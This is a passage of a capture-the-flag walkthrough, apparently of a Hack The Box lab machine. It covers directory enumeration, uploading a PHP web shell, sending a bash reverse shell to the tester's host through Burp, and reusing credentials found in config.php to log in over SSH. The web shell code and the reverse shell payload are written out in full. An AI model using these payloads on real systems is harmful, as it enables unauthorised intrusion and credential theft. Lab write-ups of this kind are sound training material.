└─$ gobuster dir --url http://10.129.95.184/ --wordlist /usr/share/wordlists/dirb/big.txt
```


Let it run




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir --url http://10.129.95.184/ --wordlist /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.95.184/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/_uploaded            (Status: 301) [Size: 318] [--> http://10.129.95.184/_uploaded/]
/assets               (Status: 301) [Size: 315] [--> http://10.129.95.184/assets/]
/forms                (Status: 301) [Size: 314] [--> http://10.129.95.184/forms/]
/login                (Status: 301) [Size: 314] [--> http://10.129.95.184/login/]
/server-status        (Status: 403) [Size: 278]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[~]
└─$ 
```

The scan shows that a folder called _uploaded exists. We will navigate to it to see if our file is there.

It appears that this folder has also been set as listable and we can see all the files that are uploaded



10.129.95.184/_uploaded/




Index of /_uploaded

Name	Last modified	Size	Description
Parent Directory		-	
shell.php	2025-03-29 16:51	43	
test.php	2025-03-29 16:11	20	

Apache/2.4.29 (Ubuntu) Server at 10.129.95.184 Port 80

Upon clicking on shell.php, we can see the output of the phpinfo() command, thus confirming code execution




Shell


now create a PHP web shell which uses the system() function and a cmd URL parameter to execute system commands

```
cat /usr/share/payloadsallthethings/Upload\ Insecure\ Files/Extension\ PHP/shell.php
```

Place the following code into a file called shell.php


```
<?php echo "Shell";system($_GET['cmd']); ?>
```


10.129.95.184/_uploaded/shell.php?cmd=whoami
10.129.95.184/_uploaded/shell.php?cmd=whoami — Visit
This time, search with:




```
Shellwww-data
```

Return to BurpSuite



#	Host	Method	URL	Params
111	http://10.129.95.184	GET	/_uploaded/shell.php?cmd=whoami	✓
110	http://10.129.95.184	GET	/_uploaded/shell.php	
109	https://ads-img.mozilla.org	GET	/v1/images?image_data=CnAKbmh0dHBzOi8v...	✓
107	https://ads-img.mozilla.org	GET	/v1/images?image_data=CjoKOGh0dHBzOi8v...	✓
106	https://spocs.getpocket.com	POST	/spocs	✓
105	https://contile.services.mozilla.com	GET	/v1/tiles	
104	http://10.129.95.184	GET	/_uploaded/shell.php?cmd=whoami	✓

You can see the whoami command
Send this to repeater



```
GET /_uploaded/shell.php?cmd=whoami HTTP/1.1
Host: 10.129.95.184
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=i41abr9mfjlji57dd6d9qddl2l
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```


```
HTTP/1.1 200 OK
Date: Sat, 29 Mar 2025 17:06:56 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 14
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Shellwww-data
```

Now that we know we can execute code on the remote system, let's attempt to get a reverse shell


In the repeater tab, we can alter the request and set the following reverse shell payload as a value for the cmd parameter by replacing whoami with

```
/bin/bash -c 'bash -i >& /dev/tcp/YOUR_ton0_IP_ADDRESS/LISTENING_PORT 0>&1'
```


Base



```
GET /_uploaded/shell.php?cmd=whoami HTTP/1.1
Host: 10.129.95.184
```




```
GET /_uploaded/shell.php?cmd=/bin/bash -c
'bash -i >& /dev/tcp/YOUR_ton0_IP_ADDRESS/LISTENING_PORT 0>&1' HTTP/1.1
Host: 10.129.95.184
```




```
GET /_uploaded/shell.php?cmd=/bin/bash -c 'bash -i >& /dev/tcp/10.10.15.64/443 0>&1' HTTP/1.1
Host: 10.129.95.184
```

Highlight the entire string and press ctrl U



```
?cmd=/bin/bash -c 'bash -i >& /dev/tcp/10.10.15.64/443 0>&1' HTTP/1.1
```




```
GET /_uploaded/shell.php?cmd=/bin/bash+-c+'bash+-i+>%26+/dev/tcp/10.10.15.64/443+0>%261' HTTP/1.1
Host: 10.129.95.184
```

By doing this you have encoded everything for URL


Now set a listener

nc -nlvp 443



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 443
listening on [any] 443 ...
```


Go back into Burp and press send



```
GET /_uploaded/shell.php?cmd=/bin/bash+-c+'bash+-i+>%26+/dev/tcp/10.10.15.64/443+0>%261' HTTP/1.1
Host: 10.129.95.184
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=i41abr9mfjlji57dd6d9qddl2l
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

You can see there is no response which means it’s hanging so return to the listening tab in kali


Base



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.15.64] from (UNKNOWN) [10.129.95.184] 46112
bash: cannot set terminal process group (1219): Inappropriate ioctl for device
bash: no job control in this shell
www-data@base:/var/www/html/_uploaded$
```


We are now www-data

cd ../login
ls



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.15.64] from (UNKNOWN) [10.129.95.184] 46112
bash: cannot set terminal process group (1219): Inappropriate ioctl for device
bash: no job control in this shell
www-data@base:/var/www/html/_uploaded$ cd ../login
cd ../login
www-data@base:/var/www/html/login$ ls
ls
config.php
login.php
login.php.swp
www-data@base:/var/www/html/login$
```

cat config.php




```
www-data@base:/var/www/html/login$ ls
ls
config.php
login.php
login.php.swp
www-data@base:/var/www/html/login$ cat config.php
cat config.php
<?php
$username = "admin";
$password = "thisisagoodpassword";www-data@base:/var/www/html/login$
```

We can now see username and password


Username: admin
Password: thisisagoodpassword

cd /home
ls




```
$username = "admin";
$password = "thisisagoodpassword";www-data@base:/var/www/html/login$ cd /home
cd /home
www-data@base:/home$ ls
ls
john
www-data@base:/home$ 
```

open a new tab and check john is ssh




```
┌──(kali㉿kali)-[~]
└─$ ssh john@10.129.95.184
```



```
┌──(kali㉿kali)-[~]
└─$ ssh john@10.129.95.184
The authenticity of host '10.129.95.184 (10.129.95.184)' can't be established.
ED25519 key fingerprint is SHA256:k5IdZDsfwGXeUvZjXYi4d9cAO2nJByqN20fOhFdpZTo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? 
```


yes



```
┌──(kali㉿kali)-[~]
└─$ ssh john@10.129.95.184
The authenticity of host '10.129.95.184 (10.129.95.184)' can't be established.
ED25519 key fingerprint is SHA256:k5IdZDsfwGXeUvZjXYi4d9cAO2nJByqN20fOhFdpZTo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.95.184' (ED25519) to the list of known hosts.
john@10.129.95.184's password: 
```


Base

thisisagoodpassword




```
john@10.129.95.184's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Mar 29 17:36:44 UTC 2025

  System load:  0.0               Processes:             109
  Usage of /:   62.7% of 2.83GB   Users logged in:       0
  Memory usage: 8%                IP address for ens160: 10.129.95.184
  Swap usage:   0%


10 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


john@base:~$ 
```

ls



```
john@base:~$ ls
user.txt
john@base:~$ 
```

cat user.txt




```
john@base:~$ ls
user.txt
